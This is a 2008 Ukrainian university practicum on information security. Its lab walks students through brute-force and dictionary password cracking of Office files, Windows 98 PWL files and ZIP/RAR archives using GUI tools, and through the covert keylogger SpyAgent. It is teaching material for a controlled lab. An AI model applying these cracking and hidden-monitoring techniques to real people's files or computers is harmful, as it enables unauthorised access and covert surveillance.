МВС України

Харківський національний університет внутрішніх справ

Навчально-науковий інститут психології,
менеджменту та інформаційних технологій

# ЗАХИСТ ІНФОРМАЦІЇ В МЕРЕЖАХ ТА БАНКАХ ДАНИХ

**Практикум**

| | |
|---|---|
| Галузь знань | 1701 – Інформаційна безпека<br>0501 Інформатика та обчислювальна техніка |
| Напрям підготовки | 6.170102 – Системи технічного захисту інформації<br>6.050101 – Комп'ютерні науки |
| Спеціальність | 7.160101 – Захист інформації з обмеженим доступом та автоматизація її обробки<br>7.080401 Інформаційні управляючі системи і технології |
| Спеціалізація | організація технічного захисту інформації<br>інформаційно-аналітичне забезпечення діяльності ОВС |
| Освітньо-кваліфікаційний рівень | бакалавр, спеціаліст |
| Форма навчання | денна |

Харків
2008

*Затверджено*
Вченою радою
Харківського національного
університету внутрішніх справ
25 січня 2008 р.,
протокол № 1

*Рекомендовано до друку*
*та використання*
*у навчальному процесі*
Методичною радою
Харківського національного
університету внутрішніх справ
26 листопада 2007 р.,
протокол № 5

**Рецензенти:**

*Ю. Є. Хорошайло* – заступник начальника з навчальної та методичної роботи ННІ психології, менеджменту та інформаційних технологій Харківського національного університету внутрішніх справ, канд. техн. наук, доцент;

*С. С. Танянський* – доцент кафедри ЕОМ Харківського національного університету радіоелектроніки канд. техн. наук, доцент.

**Захист інформації в мережах та банках даних**: Практикум / Розробники: В. В. Носов, О. В. Манжай.– Х.: Вид-во Харк. нац. ун-ту внутр. справ, 2008. – 220 с.

## ЗМІСТ



### Використані скорочення

ОС – операційна система
ПК – персональний комп'ютер
СКБД – система керування базами даних

# ВСТУП

Питання забезпечення інформаційної безпеки в сучасному суспільстві є вельми актуальним. Це обумовлюється як розвитком сучасних інформаційних технологій, так і поступовим переходом суспільства від індустріального до інформаційного. Складовою частиною забезпечення інформаційної безпеки підприємства, установи, організації є забезпечення захисту інформації в її комп'ютерних мережах та банках даних. Забезпечувати таку безпеку мають професіонали, які пройшли теоретичну та практичну підготовку за відповідними спеціальностями.

У практикумі з дисципліни «Захист інформації в мережах та банках даних» містяться рекомендації щодо проведення практичного навчання курсантів (студентів) з цієї дисципліни. Матеріал практикуму дає можливість забезпечити проведення практичних та лабораторних занять. В ньому викладено найбільш поширені методи атак та відповідні контрзаходи. Крім того, у практикумі містяться необхідні ілюстрації, які допоможуть більш швидко та якісно зрозуміти процедуру виконання відповідних завдань.

Перед початком викладання дисципліни рекомендується попередити курсанта (студента) про дотримання правил використання інформації, отриманої під час проведення занять з дисципліни «Захист інформації в мережах та банках даних», про що курсантом (студентом, слухачем) складається власноручне зобов'язання, наприклад, таке: «Зобов'язуюся не використовувати інформацію, отриману під час проведення занять на кафедрі, як таку, що може завдати шкоди правам та законним інтересам інших осіб. Попереджений(на) про відповідальність згідно чинного законодавства за неправомірне використання цієї інформації».

Практичне відпрацювання теоретичного матеріалу дисципліни необхідно проводити на спеціально-обладнаному комп'ютерному полігоні, в якому змітовано декілька мереж та підмереж, встановлено спеціальне апаратне та програмне забезпечення.

Після кожної лабораторної роботи доцільно проводити тестування за темою, позитивний результат якого, в сукупності з наявністю повного і правильно-оформленого звіту, може бути критерієм допуску до захисту лабораторної роботи. Залежно від результату тестування визначається та чи інша кількість питань, на які має відповісти курсант (студент) під час захисту лабораторної роботи.

Критерієм відпрацювання практичного заняття може бути наявність звіту про виконання практичного заняття.

Практикум призначено для курсантів (студентів), які вивчають предмет «Інформаційна безпека». Але також він може бути корисним для фахівців у сфері аудиту інформаційної безпеки, викладачів і аспірантів вузів, які займаються дослідженнями й розробкою інтелектуальних інформаційних технологій у сфері захисту інформації.

Будь-який збіг наведених в практикумі адрес з реальними є випадковим.

# Практичне заняття 1

## Тема. **Побудова системи захисту інформації для комп'ютерної мережі**

**Мета** Розв'язання задачі.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* години.

**План**

1. Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу та розв'язання задач відбувається під час самостійної роботи.
2. На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти доповідають свої варіанти вирішення задач (60 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

Для успішного розв'язання задач можна використовувати теоретичний матеріал з [6], [8], [9], [14], [16], [18].

* Час проведення заняття визначається навчальним планом

## ЗАВДАННЯ 1

Обґрунтувати необхідність створення системи захисту інформації комп'ютерної мережі запропонованого викладачем підрозділу в своїх зошитах (або опорному конспекті).

Для вирішення цієї задачі необхідно визначити:

- інформацію, яка циркулює в мережі та потребує захисту;
- загрози цій інформації;
- вразливості;
- модель порушника;
- засоби захисту.

Також необхідно окреслити взаємозв'язок визначених елементів (наприклад у вигляді графу)

## ЗАВДАННЯ 2

Запропонувати обґрунтовану фізичну структуру комп'ютерної мережі визначеного викладачем підрозділу по запропонованій схемі і зробити висновки в своїх зошитах (або опорному конспекті).

Для вирішення цієї задачі необхідно визначити:

- технологію побудови мережі;
- топологію мережі;
- апаратуру комп'ютерної мережі.

Також необхідно окреслити взаємозв'язок визначених елементів.

## ЗАВДАННЯ 3

Запропонувати обґрунтовану програмну структуру комп'ютерної мережі визначеного викладачем підрозділу по запропонованій схемі і зробити висновки в своїх зошитах (або опорному конспекті).

Для вирішення цієї задачі необхідно визначити:

- кількість та види серверів, які функціонують в мережі, їх конфігурацію;
- програмне забезпечення, його конфігурацію;
- програмні засоби захисту.

Також необхідно окреслити взаємозв'язок визначених елементів.

**Перелік питань для підготовки** дивись у кінці відповідної лекції.

# Практичне заняття 2

## Тема. **Дослідження можливостей програм підбору паролів**

**Мета** Дізнатися про різні можливості розкриття паролів, що реалізовуються за допомогою програмних засобів.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знань курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* год.

**План**

1. Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти виконують завдання (60 хв.):
   1.1. Оволодіти навичками роботи з програмою **Advanced Office ** Password Recovery** для знаходження паролів до файлів MS Office **.
   1.2. Оволодіти навичками роботи з програмою **PwlTool** для знаходження паролів операційної системи (ОС) Windows 98/ME.
   1.3. Оволодіти навичками роботи з програмами для знаходження паролів заархівованих файлів (ZIP, RAR).
   1.4. Оволодіти навичками роботи з програмою **Spyagent**, яка записує дії користувача за персональним комп'ютером.
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище; MS Office 97 або вище; Advanced Office Password Recovery; PwlTool; Advanced ZIP Password Recovery; Advanced RAR Password Recovery; Spytech SpyAgent. Більш детально щодо парольного захисту Ви зможете прочитати в [13], [17], [18], [22], [23].

* Час проведення заняття визначається навчальним планом

## ПІДБІР ПАРОЛІВ ДОКУМЕНТІВ MS OFFICE

**Advanced Office Password Recovery (AOPR)** - програма для відновлення забутих паролів до документів Microsoft Office всіх версій, що існують на даний момент (Office 95, Office 97, Office 2000, Office XP, Office 2003, Office 2007). Також програма дозволяє відновлювати паролі MS Money, MS Visio, MS Backup і пароль IE Content Advisor. Програма поставляється в трьох редакціях - Home, Standard й Professional. Більшість паролів підбираються миттєво, прямим декодуванням. Програма має як англійський, так і російський інтерфейс.

При використанні утиліти Advanced Office 2000 Password Recovery 1.0 можливо відновлення паролів усіх документів MS Office 2000. Не дивлячись на те, що MS Word, шифруючи документ, використовує досить складний алгоритм (пароль не зберігається всередині файлу), він може бути розкритий з використанням методу «грубої сили» або атаки по словнику. Середня швидкість при використанні процесора Pentium II складає 80–100 тис. паролів в секунду. На рис. 1 показаний зовнішній вигляд вікна програми Advanced Office 2000 Password Recovery.





*Рис. 1. Вікно програми Advanced Office 2000 Password Recovery*

Проведемо дослідження роботи цієї програми на прикладі викриття пароля файлу MS Word.

1. Створіть на робочому столі файл MS Word laba.doc з довільним текстом.

2. Встановіть захист на даний файл таким чином. У меню «сервіс» виберіть опцію «Параметри» → «Безпека» (У MS Office 2000 «Параметри» → «Збереження»). У графі «пароль» введіть пароль kuku, а потім в наступному вікні підтвердіть його.

3. Запустіть програму ao2000pr.exe. Тепер встановимо параметри для відкриття файлу laba.doc.

3.1. У графі «довжина пароля» виставимо мінімальну (1) і максимальну (7) довжини пароля.

3.2. Розглянемо випадок, коли ми знаємо, що пароль складається з маленьких латинських літер. Тому в пункті «набір символів» встановимо «a - z».

3.3. Як тип атаки виберемо прямий перебір.

4. Тепер можна вибрати потрібний нам файл, натиснувши на піктограму «відкриття файлу» в графі «Файл MS Office 97» (рис. 2).





*Рис. 2. Вікно відкриття файлу*

Задавши команду «відкрити файл», ми відразу одержимо повідомлення (рис. 3).





*Рис. 3. Повідомлення програми*

5. Створіть на робочому столі, а потім відкрийте файл laba.doc. У графі «пароль» (див. п. 2) введіть свій індивідуальний пароль (не забудьте перевірити регістр символів!!!).

Треба звернути Вашу увагу на наступне. Якщо ви знаєте, які символи складають пароль, але не знаєте їх послідовність, або те, що шифрувальник

використовував російський регістр символів, то вам краще скористатися пунктом «набір користувача» в параграфі «набір символів» (рис. 4).

Натиснувши на піктограму в даній графі, введіть свій набір символів таким чином (рис. 5).


*Рис. 4. Обрання настройок користувача*





*Рис. 5. Введення набору символів для перебору*

6. Поставте пароль, що складається з чотирьох символів, на файл laba.doc, використовуючи російський регістр символів.

7. Запустіть програму Advanced Office 2000 Password Recovery.

8. По вищенаведених вказівках, використовуючи призначений для користувача набір символів, одержите запропонований вам для відкриття файлу пароль.

Зауваження. Ви побачите, що запропонований вам пароль не збігається з тим паролем, який ви використовували для установки захисту даного файлу. Це пов'язано з регістром символів. Перепишіть або запам'ятайте запропонований вам пароль, а потім, коли відкриватимете файл, виставте англійський регістр символів. (При введенні звернете увагу на те, що заголовні і рядкові символи відрізняються).

9. Зніміть захист з файлу laba.doc, враховуючи вищенаведене зауваження.

**10. Самостійно!** Створіть на робочому столі файл MS Excel laba.xls з довільним текстом. Аналогічно виконайте з ним всі операції, що і з файлом MS Word. При складанні звіту зверніть увагу на те, що в цьому випадку програма видає тільки валідні паролі. А також вкажіть відмінності в тому, що можна:

- Захистити лист.
- Захистити книгу.
- Захистити книгу і дати загальний доступ.

Чи можна захистити різні листи книги різними паролями? Що дозволяє визначити це?

## ПІДБІР ПАРОЛІВ WINDOWS 98/ME

Підбір паролів Windows 98/ME є одним з простіших способів зламу мережних паролів. Оскільки в більшості організацій сьогодні операційною системою (ОС) є Windows, то, відповідно, набагато простіше організувати злам парольного захисту даної ОС, адже пароль в такому файлі зберігається тільки у верхньому регістрі (великими літерами), знаючи це набагато зручніше і простіше потім підібрати необхідний пароль мережі.

Для зламу паролів Windows існує велика кількість програм, але зупинимося на найпопулярнішій з них **PwlTool**. Ми працюватимемо з демо-версією даної програми (спрощеною).

На рис. 6 наведено вікно цієї програми, відразу після її запуску.





*Рис. 6. Робоче вікно програми PwlTool*

### ЩО ТАКЕ **PWL ФАЙЛ**?

Windows зберігає пароль в PWL файлі. PWL файли можуть бути знайдені в каталозі Windows. Їх імена звичайно зберігаються як USERNAME.PWL. PWL-файл зашифрований, тому витягнути з нього паролі не так вже і просто.

Система захисту паролів в OSR2 зроблена професійно і достовірна в термінах криптографії. Проте, не дивлячись на це, містить декілька серйозних недоліків, а саме:

• всі паролі переведено до верхнього регістра, це значно зменшує кількість можливих паролів;

• використовувані для шифрування алгоритми MD5 і RC4 надають можливість більш швидкого шифрування пароля, але достовірний пароль Windows повинен бути, принаймні, завдовжки дев'ять символів.

Система кешування пароля, по суті, ненадійна. Пароль може бути збережений тільки, якщо до вашого комп'ютера може звертатися тільки персонал із дозволом.

**МЕТОДИ ЗЛАМУ ПАРОЛЯ:**

- ПОСЛІДОВНИЙ ПЕРЕБІР

Виберіть довжину пароля і набір символів (A-Z за умовчанням).

- ДОСЛІДЖЕННЯ СЛОВНИКА

Люди використовують деякі слова як паролі частіше за інші. Частотні словники перераховують найбільш популярні слова. Гарні словники містять сотні тисячі слів. Хороший частотний словник містить назви корпорацій, заголовки кінофільмів, торгові марки і т.д. Злам за допомогою словника звичайно відбувається дуже швидко, навіть якщо використовується величезний словник. У пакет PwlTool не включаються словники, тому пункт «атака по словнику» неактивний. **Важливо! упевнитися, що всі слова в словнику знаходяться у верхньому регістрі.**

- ПОСИЛЕНА «АТАКА В ЛОБ»

Атака «в лоб» (пошук всіх можливих паролів) не підходить для довгих паролів, тому що потрібно дуже багато часу. Головним чином це комбінації подібні до jkqmzwd, які є повністю безглуздими серед мільярдів і квінтильйонів обшукуваних паролів. Посилена «атака в лоб» – оптимізований алгоритм дослідження, який тільки пробує «розумні» паролі. В результаті час зламу скорочується.

Але це також має деякі недоліки:

• Поточна версія підтримує тільки англійську мову.

• Посилена «атака в лоб» не відновлює паролі, які містять цифри або символи. Наприклад, пароль 'зоп4уои' не відновлюється із застосуванням даного алгоритму.

• Деякі слова важкі для такого алгоритму атаки. Ви повинні визначити рівень як ціле число в діапазоні 1 ... 26. Розумні значення для цього типу атаки – 9 .. 16 (значення за умовчанням – 13).

У цій версії програми пароль повинен складатися не більше ніж з п'яти символів.

Проведемо дослідження роботи цієї програми **PwlTool**.

*Перед тим, як запускати досліджувану нами програму, виконайте такі дії:*

1. Увійдіть до панелі управління на вашому комп'ютері.

2. В опції «користувачі», яка управляє настройками всіх користувачів комп'ютера, натисніть кнопку «додати користувача» і введіть ім'я guest.

3. Потім в першому полі вікна, що з'явилося, введіть пароль guest, а в другому підтвердите його.

4. Самостійно виберіть елементи, для яких ви хочете створити власні настройки користувача, і натисніть кнопку «готово». Тепер в папці Windows у вас створився файл на ім'я guest.pwl, що містить пароль ОС Windows користувача guest. Саме його ми і повинні знайти, використовуючи програму PwlTool.

5. Запустіть програму pwltool.exe.

6. У вищенаведеному вікні програми натисніть кнопку «Continue».

7. А зараз, натиснувши кнопку, ви- 

беріть файл, що шукали:

8. Продовжуйте роботу з програмою, натиснувши кнопку «Continue».

9. Перед вами з'явиться головне робоче вікно програми (рис. 7).

10. Тут проігноруйте знаходження пароля по масці і виберіть пряму атаку (адже наш пароль складається не більше ніж з п'яти символів).

11. Тепер (оскільки ми знаємо, що пароль складається з латинських літер) відзначте «стандартні символи» в графі «набір символів», а в них «літери».

12. Погодившись на подальший запит про ім'я файлу, ви одержите вікно із знайденим паролем (рис. 8).





*Рис. 7. Вікно настроювання програми PwlTool*





*Рис. 8. Вікно результату підбору пароля програми PwlTool*

**13. Самостійно!** Створіть власного користувача. Введіть пароль цього користувача, використовуючи російський реєстр символів (не більше п'яти літер!!!). Потім, після запуску програми, в графі набір символів відзначте пункт «набір користувача» (для цього в папці Windows створіть *.txt файл, який міститиме, наприклад, всі російські літери, а потім виберіть його в пункті «файл набору») (рис. 9).


*Рис. 9. Визначення набору символів користувача*

## ПІДБІР ПАРОЛІВ АРХІВІВ

У цьому розділі заняття підбиратимемо паролі архівів, використовуючи програму **AZPR.EXE** – для знаходження паролів до заархівованих файлів типу *.zip.

**Advanced ZIP Password Recovery (AZPR)** – програма для відновлення забутих паролів до архівів, створених архіваторами ZIP й WinZIP. Програма дозволяє підбирати паролі до архівів прямим перебором, або атакою по словнику.

Нижче надано зовнішній вигляд робочого вікна програми (рис. 10).


*Рис. 10. Робоче вікно програми Advansed ZIP Password Recovery*

**Примітка**. Як правило, пароль невідомий, але при виконанні завдання нам відома кількість символів і алфавіт пароля (він написаний латинськими рядковими літерами і складається з трьох символів). Невелика кількість символів узята з метою економії часу, оскільки при збільшенні їх кількості, час, витрачений на підбір пароля, зростає зі швидкістю геометричної прогресії.

## ВИКРИТТЯ ПАРОЛЯ, ПОСТАВЛЕНОГО НА АРХІВ ZIP

Спробуйте відкрити заархівований файл **з папки із заняттям.**

В цьому випадку вам також буде запропоновано ввести пароль, який вам невідомий. Для архівів цього типа скористаємося програмою **AZPR.EXE** для знаходження паролів заархівованих файлів типу *.zip. З її інтерфейсом і основними опціями при роботі ви вже ознайомилися, а нижче приведені конкретні дії для знаходження пароля в нашому випадку:

1) запустити на виконання програму **AZPR.EXE**;

2) вибрати файл для роботи **з папки із заняттям** за допомогою піктограми (натиснувши на кнопку, у вікні, що відкрилося, вибрати цей файл) (рис. 11);





*Рис. 11. Вікно відкриття файлу*

3) знаючи деякі ознаки шуканого коду, відзначимо наступне:

- тип використовуваних символів (рядкові латинські) (рис. 12);





*Рис. 12. Вікно обрання символів для перебору*

- довжина пароля (від одного до чотирьох символів) (рис. 13);





*Рис. 13. Вікно обрання довжини паролю*

4) почати перебір паролів, натиснувши кнопку «старт» на панелі інструментів (рис. 14);


*Рис. 14. Кнопка початку перебору паролів*

5) **самостійно** знайти цей же пароль, задаючи інші параметри пароля (тип використовуваних символів і довжину пароля). Як і на скільки відрізняється швидкість роботи програми?

## ВИКРИТТЯ ПАРОЛЯ, ПОСТАВЛЕНОГО НА АРХІВ RAR

Спробуйте відкрити заархівований файл **RAR з папки із заняттям.**

Для цього також потрібно буде ввести пароль, який вам невідомий. Для того, щоб дізнатися його, скористаємося програмою **ARPR.EXE** для знаходження паролів до заархівованих файлів типу *.rar.

**Advanced RAR Password Recovery (ARPR)** - програма для відновлення втрачених паролів до RAR-архівів. Вона дозволяє знаходити паролі до архівів, створеним RAR, WinRAR й іншими RAR-сумісними архіваторами. Можливе збереження всіх опцій програми у файлі проекту. Підтримуються прямий перебір (brute-force), атаки по словнику й по масці. Наявними є російськомовний інтерфейс і файл допомоги.

Використання цієї програми аналогічно наданому вище використанню програми AZPR.EXE. Спробуйте **самостійно** скористатися цією програмою і відкрити необхідний файл**.** Її інтерфейс такий самий, як і у вищенаведеної програми (рис. 15);


*Рис. 15. Робоче вікно програми Advansed RAR Password Recovery*

6) порівняти час знаходження паролів для архівів RAR і ZIP. Детально викладіть свої дії з програмою у звіті щодо заняття.

## КЛАВІАТУРНИЙ ШПИГУН – ПРОГРАМА SPYAGENT

**SpyAgent**– програма, що записує дії клавіатури і системи.

**Spytech SpyAgent** – програма для повного контролю над діями користувача. SpyAgent проводить моніторинг роботи системи, включаючи запис натискань клавіш, що запускають програми, що відкривають файли й багато чого іншого. Наприклад, дозволяє зафіксувати всю онлайн активність – FTP, HTTP, POP3, Chat і будь-які інші TCP/UDP зв'язки, у тому числі всі відвідувані веб-сайти. Дозволяє робити знімки з екрана, а також відправляти час від часу всі зібрані дані на зазначений e-mail. Крім цього, є можливість віддаленого керування програмою.

Зовнішній вигляд (рис. 16).





*Рис. 16. Робоче вікно програми SpyAgent*

Програма SpyAgent веде не тільки запис тієї інформації, яку нічого не підозрюючий користувач набрав на клавіатурі, але і надає список відвіданих веб-сайтів; список інтернет-з'єднань; записує всі повідомлення, набрані в ICQ, AIM, MSN, Yahoo, AOL, і повідомлення, що надіслані електронною поштою (веб-орієнтований); записує паролі, що вво-

дяться; видає інформацію про файли, що проглядалися, відкриті вікна застосувань і робить знімки десктопа.

Вона дозволяє розібратися, які програми завантажували, що в них набирали, які кнопки мишею натискали.

**Принцип дії:** програма вбудовується в систему, роблячись абсолютно непомітною для користувача, створює файли, в які скрупульозно записує всі дії користувача, тобто все, що він набрав на клавіатурі і натиснув мишею, при цьому фіксуючи, в якій програмі, вікні і полі він це робив.

## ОТРИМАННЯ ІНФОРМАЦІЇ ПРО НАТИСНЕННЯ КЛАВІШ КЛАВІАТУРИ

*При виконанні цього завдання потрібно врахувати те, що натиснуті клавіші не фіксуються відразу на екрані, а записуються у файл, що автоматично створюється програмою. Також у файл записуються і дані, визначені користувачем при виборі опцій програми.*

*1) запустити на виконання програму* ***Spyagent.EXE***

*2) натиснути поєднання клавіш CTRL+ALT+SHIFT+M для виходу з невидимого режиму і ввести пароль*

*3) набрати на клавіатурі своє прізвище для того, щоб потім знайти це поєднання клавіш у файлі, який відображає роботу програми;*

*4) проглянути логи* ***Spyagent*** *(рис. 17)*





*Рис. 17. Вікно для обрання відповідних лог-файлів*

Скласти звіт щодо роботи, в якому чітко і детально будуть викладені дії зі всіма запропонованими програмами.

Захистити практичне заняття у викладача, заздалегідь відповівши на всі поставлені ним питання.

## Висновки

При виконанні практичного заняття необхідно з'ясувати, що пароль буде підібраний правильно тільки тоді, коли збіжиться контрольна сума. Це залежить від швидкості роботи процесора з числами і плаваючою точкою, а також від його архітектури, розрядності, наявності конвеєрів обробки даних, наявності Кеш-пам'яті, зовнішньої і внутрішньої частоти комп'ютера.

